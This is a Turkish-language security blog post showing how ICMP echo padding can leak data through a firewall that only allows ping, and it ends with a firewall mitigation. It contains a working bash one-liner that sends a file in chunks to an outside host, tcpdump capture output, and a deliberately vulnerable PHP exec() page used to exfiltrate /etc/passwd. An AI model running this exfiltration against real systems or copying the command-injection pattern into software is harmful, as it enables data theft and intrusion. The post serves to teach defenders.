ICMP Deyip Geçmeyin

19.11.2011, A. Kadir Altan, kadiraltan-hotmail-com

"Bundan da ne olacak ki?"... Bilişim güvenliğinde çok sık karşılaştığımız bir tepki. Oysa yazılımcı ya da ağ sorumlusunun ciddiye almadığı sıradan gözüken bir konu, güvenlik uzmanının önlem almasını gerektirebilir. O zaman da duymaya alıştığı bu tepkiyle karşılaşır: "Bundan da ne olacak ki?". Bu konuda en güzel örneklerden birisi belki de ICMP paketleri.

İç ağ bölümleri arasında ICMP Echo paketleri, her sistem ve ağ yöneticisinin işini kolaylaştıran, sorunlari çözmede vazgeçilmez bir araç. Çok sık ve her yerde ihtiyaç duyulması sebebiyle de güvenlik duvarlarında bu zararsız gözüken paketlerin geçişine ihtiyaç göz önünde bulundurulmadan sınırsız izin verme alışkanlığı yaygın. Güvenlik duvarı ayarlarında bu paketlere sınırsız izin verilmesini engellediğinizde sistem ve ağ yönetimini zorlaştırdığınız da doğru. Yine de bazı özel durumlarda hassas bir ağ bölümünden bilgi sızmasını engellemek için dikkat etmeniz gereken bir protokol.

Bu yolla veri sızdırmanın ne kadar kolay olabileceğini göstermek işin ciddiyetini anlatmaya yardımcı olacaktır. Bunun için çok yaygın kullanılan ping aracı bile yeterlidir. Gerçek hayatta ICMP ile bilgi sızması tehlikesine karşı önlem alınması gerekecek senaryolar çok karmaşık olabilir. Biz örneğimizi basit hayali senaryolar üzerinden anlatalım. *Burada amaç, bu masum iznin komut satırında basit bir bash betiği ile bile ne kadar da kolay istismar edilebileceğini göstermek.*

Güvenlik duvarı arkasındaki ağlara veri iletiminde ICMP echo paketlerinin “padding” için ayrılan byte’larından faydalanacağız. Sızdığınız veya uzaktan komut çalıştırabileceğiniz bir güvenlik açığı barındıran sistemlerde kolayca kullanabileceğiniz ping komutu ile ICMP Echo Request gönderebilirsiniz. Üstelik standart bir kullanıcının yetkisi olmayan IP paketi işleyebilme özelliğini de kullanarak. Linux sistemlerde standart ping komutunda -p parametresi ile istenilen veriyi sınırlı uzunlukta da olsa HEX biçiminde vererek ICMP paketinin içine gömmek mümkün.

Aşağıdaki bash betiğinde bundan faydalanarak seçtiğimiz bir dosya parçalara ayıracak ve her bir parçayı ayrı ayrı ICMP paketleriyle dışarıya göndereceğiz:


```
while read -n16 leakme; do ping 10.0.0.1 -p $(echo $leakme | xxd -p -u) -c 1; done </iAmSecret.txt
```

Test ortamımızda kaynak ve hedef ağlar sırasıyla 192.168.12.0/24 ve 10.0.0.0/24 olsun. Senaryomuzda arada bulunan güvenlik duvarı yalnızca ICMP paketlerinin geçişine müsade etmekte.

Sunucudan*(192.168.12.137)* sızdırmak isteyeceğimiz bilgi /tmp/iAmSecret.txt dosyasında bulunuyor.

```
gover@crusty:~$ cat /tmp/iAmSecret.txt
Lorem ipsum dolor sit amet consectetur adipisicing elit sed do eiusmod tempor in
cididunt ut labore et dolore magna aliqua
```

Saldırıdan önce ping'in komut satırından nasıl çalıştığını görelim:



Burada yaptığımız işlem kısaca, bir dosyanın içeriğini parçalara bölerek her parçayı uygun biçime(HEX) çevirdikten sonra ping komutu ile ICMP Echo Request paketlerinin "padding" byte'larına gömmek.

Ağda paketlerin izlediği yol üzerinde bulunan bir cihazdan paketleri dinleyecek olursak sızdırmak istediğimiz dosyamızı paketlerin içerisinde görmek mümkün:

```
root@homer:~# tcpdump -i vmnet2 -nA dst host 10.0.0.1 and icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on vmnet2, link-type LINUX_SLL (Linux cooked), capture size 96 bytes
14:54:00.164835 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7301, seq 1, length 64
E..T..@.@.cw....
......+.......N.............Lorem ipsum doloLorem ipsum dolo
14:54:00.203895 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7305, seq 1, length 64
E..T..@.@.cw....
.....E........N....H.......r sit amet conser sit amet conse
14:54:00.243602 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7309, seq 1, length 64
E..T..@.@.cw....
..............N............ctetur adipisicictetur adipisici
14:54:00.268296 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7313, seq 1, length 64
E..T..@.@.cw....
.....Z........N....-.......ng elit sed do eng elit sed do e
14:54:00.282886 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7317, seq 1, length 64
E..T..@.@.cw....
......^.......N............iusmod tempor iniusmod tempor in
14:54:00.297129 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7321, seq 1, length 64
E..T..@.@.cw....
......*.......N............cididunt ut labocididunt ut labo
14:54:00.311465 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7325, seq 1, length 64
E..T..@.@.cw....
..............N.....8......re et dolore magre et dolore mag
14:54:00.325962 IP 192.168.12.137 > 10.0.0.1: ICMP echo request, id 7329, seq 1, length 64
E..T..@.@.cw....
..............N....vp......qua
na aliqua
```


Uzaktan komut çalıştırabileceğimiz güvenlik açığı barındıran bir web sayfamız olsaydı, o zaman bu betiği ufak bir uyarlama ile komut satırı yerine web sayfası üzerinden çalıştırıp dışarıya ulaştırmak da mümkün olacaktı:

```
gover@crusty:~$ cat /var/www/leaker.php
<?php
exec($_GET['input'],$output);
?>

<html>
        <body>
                I am a remote command execution vulnerability!
                <form method="GET">
                    cmd: <input type="text" size="160" name="input"/>
                </form>
        </body>
</html>
gover@crusty:~$
```

Bu sefer /etc/passwd dosyasını kaçırmak isteyelim. İstismar edeceğimiz uzaktan komut çalıştırma açığı için küçük bir uyarlama gerekmekte:

Kendi bilgisayarımıza gönderdiğimiz ICMP paketlerinde /etc/passwd dosyasının içeriğini parça parça görmek mümkün. Bu sefer paketleri gördüğümüz bilgisayar ağda farkli bir notkada bulunması ve NAT sebebiyle kaynak IP farklı gözükmekte:



Bir sonraki adım olarak bu betiğin bir komutun çıktısını iletecek hale dönüştürülmesi ilgilenenlere güzel bir egzersiz olacaktır

Gösterilmeye çalışılan örneklerin basitliği yanıltmasın. Gerçek hayatta tehlike yaratacak yapılar çok daha karmaşık olacaktır ama bu kadarı bile küçümsenen ya da önlem alınmamış basit bir noktanın ne kadar kolay istismar edilebileceğini göstermek için yeterli. Normal kullanıcı olarak yapmaya yetkiniz olmayan IP paketi işlemek gibi hareketleri, başka bir amaçla da olsa buna sınırlı yetkisi olan ping komutu ile yapabilirsiniz. Bu sayede tek bir satırla bu durumu istismar etmek de mümkün hale gelmekte.

Tabi ki ICMP'den vazgeçmek mümkün değil. Önlem olarak ise güvenlik duvarlarında yalnızca gerekli kaynaklar haricinde izin verilmemesi *ilk adım* için uygun bir önlem olabilir.

Referanslar

1) ICMP ve padding bytes http://en.wikipedia.org/wiki/Internet_Control_Message_Protocol

2) Ping, http://linux.die.net/man/8/ping

3) Lorem Ipsum, http://www.lipsum.com/